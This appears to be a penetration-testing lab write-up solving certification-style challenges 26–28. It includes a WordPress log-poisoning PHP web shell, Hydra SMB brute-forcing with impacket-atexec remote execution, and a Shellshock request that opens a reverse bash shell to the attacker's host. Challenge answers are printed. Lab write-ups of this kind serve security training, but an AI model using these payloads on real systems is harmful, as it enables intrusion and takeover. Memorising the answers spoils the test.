36:19 ubuntu sshd[2244]: Invalid user ahihihihihih from 172.27.232.3 port 38676
36:20 ubuntu sshd[2244]: pam_unix(sshd:auth): check pass; user unknown
36:20 ubuntu sshd[2244]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty
36:22 ubuntu sshd[2244]: Failed password for invalid user ahihihihihih from 172.27.232.3 port 3
36:30 ubuntu sshd[2244]: Connection closed by invalid user ahihihihihih 172.27.232.3 port 38676
38:35 ubuntu sshd[2249]: Invalid user <?php\\ system\\(\\$_REQUEST\\[\\"cmd\\"\\]\\)\\;?>
2.27.232.3 port 38678
2:38:37 ubuntu sshd[2249]: Connection closed by invalid user <?php\\\\ system\\\\(\\\\$_REQUEST
7.232.3 port 38678 [preauth]
 22:38:53 ubuntu sshd[2251]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
72.27.232.3 port 38680
 22:38:57 ubuntu sshd[2251]: pam_unix(sshd:auth): check pass; user unknown
 22:38:57 ubuntu sshd[2251]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 22:38:59 ubuntu sshd[2251]: Failed password for invalid user uid=33(www-data) gid=33(www-data)
72.27.232.3 port 38680 ssh2
```

Write shell successfully



```
GET
/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/
includes/ajax_shortcode_pattern.php?ajax_path=/var/log/auth.log&cmd=
echo%20'%3c%3fphp%20system(%24_REQUEST%5b%22cmd%22%5d)%3b%3f%3e'%20%3e%2
0%2fvar%2fwww%2fhtml%2fwordpress%2fshell.php HTTP/1.1
Host: 172.25.20.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2022 06:42:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 17411
Connection: close
Content-Type: text/html; charset=UTF-8

Mar  3 21:08:02 ubuntu gdm-launch-environment]: pam_unix(gdm-launch-environment:session): sess
Mar  3 21:08:02 ubuntu systemd-logind[564]: New session c1 of user gdm.
Mar  3 21:08:02 ubuntu systemd: pam_unix(systemd-user:session): session opened for user gdm by
Mar  3 21:08:08 ubuntu gnome-keyring-daemon[999]: couldn't access control socket: /run/user/12
Mar  3 21:08:08 ubuntu gnome-keyring-daemon[1001]: couldn't access control socket: /run/user/1
Mar  3 21:08:08 ubuntu gnome-keyring-daemon[1001]: couldn't access control socket: /run/user/1
Mar  3 21:08:22 ubuntu polkitd(authority=local): Registered Authentication Agent for unix-sess
Mar  3 21:08:31 ubuntu dbus-daemon[545]: [system] Failed to activate service 'org.bluez': time
Mar  3 21:09:01 ubuntu CRON[1328]: pam_unix(cron:session): session opened for user root by (ui
Mar  3 21:09:01 ubuntu CRON[1328]: pam_unix(cron:session): session closed for user root
Mar  3 21:17:01 ubuntu CRON[1657]: pam_unix(cron:session): session opened for user root by (ui
Mar  3 21:17:01 ubuntu CRON[1657]: pam_unix(cron:session): session closed for user root
Mar  3 21:30:01 ubuntu CRON[1744]: pam_unix(cron:session): session opened for user root by (ui
Mar  3 21:30:01 ubuntu CRON[1744]: pam_unix(cron:session): session closed for user root
Mar  3 21:39:01 ubuntu CRON[1921]: pam_unix(cron:session): session opened for user root by (ui
Mar  3 21:39:01 ubuntu CRON[1921]: pam_unix(cron:session): session closed for user root
Mar  3 22:09:01 ubuntu CRON[2120]: pam_unix(cron:session): session opened for user root by (ui
Mar  3 22:09:01 ubuntu CRON[2120]: pam_unix(cron:session): session closed for user root
Mar  3 22:17:01 ubuntu CRON[2176]: pam_unix(cron:session): session opened for user root by (ui
Mar  3 22:17:01 ubuntu CRON[2176]: pam_unix(cron:session): session closed for user root
```

Query parameter

NAME

cmd


VALUE

```
echo%20'%3c%3fphp%20system(%24_REQUEST%5b%22cmd%22%5d)%
3b%3f%3e'%20%3e%20%2fvar%2fwww%2fhtml%2fwordpress%2fshe
ll.php
```

DECODED FROM: URL encoding

```
echo '<?php system($_REQUEST["cmd"]);?>' > /var/www/htm
l/wordpress/shell.php
```


Write other shell successfully



```
POST /wordpress/shell.php HTTP/1.1
Host: 172.25.20.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

cmd=cat /etc/flag/secret.txt
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2022 06:47:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 12
Connection: close
Content-Type: text/html; charset=UTF-8

aksph47b6m2

```


Get secret.txt (answer of challenge 26)



```
Challenge 26: (125 Points)
Compromise the machine with IP address 172.25.20.6, find the file secret.txt and
enter its content as the answer.
 aksph47b6m2    x
 pskmt87h9y2
 kljhy97u9t2
 jklmu89u8g3
```


Target 172.25.30.4:

I use hydra to scan smb account of this machine.




```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.30.4]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.30.4 -t 4 smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 01:04:36
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1820 login tries (l:35/p:52), ~1820 tries per task
[DATA] attacking smb://172.25.30.4:445/
[445][smb] host: 172.25.30.4   login: administrator   password: 1234567
[STATUS] 117.00 tries/min, 117 tries in 00:01h, 1703 to do in 00:15h, 1 active
```

After get administrator/1234567 account I use impacket-atexec to get answer for challenge 27.



```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.30.4]
└─$ impacket-atexec administrator:1234567@172.25.30.4 "dir C:\\Users\\Administrator\\Documents\\"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \adDrjlRc
[*] Running task \adDrjlRc
[*] Deleting task \adDrjlRc
[*] Attempting to read ADMIN$\Temp\adDrjlRc.tmp
 Volume in drive C has no label.
 Volume Serial Number is CE7E-D553

 Directory of C:\Users\Administrator\Documents

11/05/2020  05:22 PM    <DIR>          .
11/05/2020  05:22 PM    <DIR>          ..
11/02/2020  01:38 PM                10 secret.txt
               1 File(s)             10 bytes
               2 Dir(s)  53,967,671,296 bytes free


┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.30.4]
└─$ impacket-atexec administrator:1234567@172.25.30.4 "type C:\\Users\\Administrator\\Documents\\secre
t.txt"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \XzRHZjzs
[*] Running task \XzRHZjzs
[*] Deleting task \XzRHZjzs
[*] Attempting to read ADMIN$\Temp\XzRHZjzs.tmp
axm42fk2gp
```


Answer for challenge 27




```
Challenge 27: (125 Points)
Compromise the machine with IP address 172.25.30.4, find the file secret.txt and
enter its content as the answer.
 lux76hk5pp
 bux89kl9dd
 hus79ui0yy
 axm42fk2gp     x
```

Target 172.25.30.5:

I use dirsearch to enumerate path of http service and I found /cgi-bin/keygen path return 200 status code.




```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.30.5]
└─$ python3 ../../../Git/dirsearch/dirsearch.py -u http://172.25.30.5

  _|. _ _  _  _  _ _|_    v0.4.2.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305

Output File: /home/kali/Git/dirsearch/reports/172.25.30.5/_22-03-04_01-44-34.txt

Target: http://172.25.30.5/

[01:44:35] Starting:
[01:44:45] 403 -  290B  - /.ht_wsr.txt
[01:44:45] 403 -  293B  - /.htaccess.bak1
[01:44:45] 403 -  293B  - /.htaccess.orig
[01:44:45] 403 -  295B  - /.htaccess.sample
[01:44:45] 403 -  293B  - /.htaccess.save
[01:44:45] 403 -  291B  - /.htaccessBAK
[01:44:45] 403 -  292B  - /.htaccessOLD2
[01:44:45] 403 -  291B  - /.htaccessOLD
[01:44:45] 403 -  294B  - /.htaccess_extra
[01:44:45] 403 -  293B  - /.htaccess_orig
[01:44:45] 403 -  291B  - /.htaccess_sc
[01:44:45] 403 -  284B  - /.html
[01:44:45] 403 -  283B  - /.htm
[01:44:45] 403 -  289B  - /.htpasswds
[01:44:45] 403 -  290B  - /.httr-oauth
[01:44:45] 403 -  293B  - /.htpasswd_test
[01:45:35] 403 -  287B  - /cgi-bin/
[01:45:46] 403 -  287B  - /doc/api/
[01:45:46] 403 -  298B  - /doc/html/index.html
[01:45:46] 403 -  298B  - /doc/en/changes.html
[01:45:46] 403 -  283B  - /doc/
[01:45:46] 403 -  297B  - /doc/stable.version
[01:45:58] 200 -  177B  - /index
[01:45:58] 200 -  177B  - /index.html
[01:46:20] 200 -    7KB - /phpmyadmin/
[01:46:20] 200 -    7KB - /phpmyadmin/index.php
[01:46:20] 301 -  315B  - /phpmyadmin  ->  http://172.25.30.5/phpmyadmin/
[01:46:30] 403 -  292B  - /server-status
[01:46:30] 403 -  293B  - /server-status/

Task Completed
```



```
┌──(kali㉿kali)-[~/CPENT/Scope3/172.25.30.5]
└─$ python3 ../../../Git/dirsearch/dirsearch.py -u http://172.25.30.5/cgi-bin/

  _|. _ _  _  _  _ _|_    v0.4.2.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305

Output File: /home/kali/Git/dirsearch/reports/172.25.30.5/_cgi-bin__22-03-04_01-48-20.txt

Target: http://172.25.30.5/cgi-bin/

[01:48:21] Starting:
[01:48:32] 403 -  298B  - /cgi-bin/.ht_wsr.txt
[01:48:32] 403 -  301B  - /cgi-bin/.htaccess.bak1
[01:48:32] 403 -  301B  - /cgi-bin/.htaccess.orig
[01:48:32] 403 -  301B  - /cgi-bin/.htaccess.save
[01:48:32] 403 -  303B  - /cgi-bin/.htaccess.sample
[01:48:32] 403 -  300B  - /cgi-bin/.htaccessOLD2
[01:48:32] 403 -  299B  - /cgi-bin/.htaccessBAK
[01:48:32] 403 -  299B  - /cgi-bin/.htaccessOLD
[01:48:32] 403 -  302B  - /cgi-bin/.htaccess_extra
[01:48:32] 403 -  301B  - /cgi-bin/.htaccess_orig
[01:48:32] 403 -  299B  - /cgi-bin/.htaccess_sc
[01:48:32] 403 -  291B  - /cgi-bin/.htm
[01:48:32] 403 -  292B  - /cgi-bin/.html
[01:48:32] 403 -  301B  - /cgi-bin/.htpasswd_test
[01:48:32] 403 -  298B  - /cgi-bin/.httr-oauth
[01:48:32] 403 -  297B  - /cgi-bin/.htpasswds
[01:49:47] 200 -   15B  - /cgi-bin/keygen

Task Completed
```


After that I found this machine is vulnerable with shellshock. Exploit this vulnerability I get answer for challenge 28.



```
GET /cgi-bin/keygen HTTP/1.1
Host: 172.25.30.5
Referer: () { :;}; /bin/bash -c "/bin/bash -i >& /dev/tcp/172.27.232.3/80 0>&1 &"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

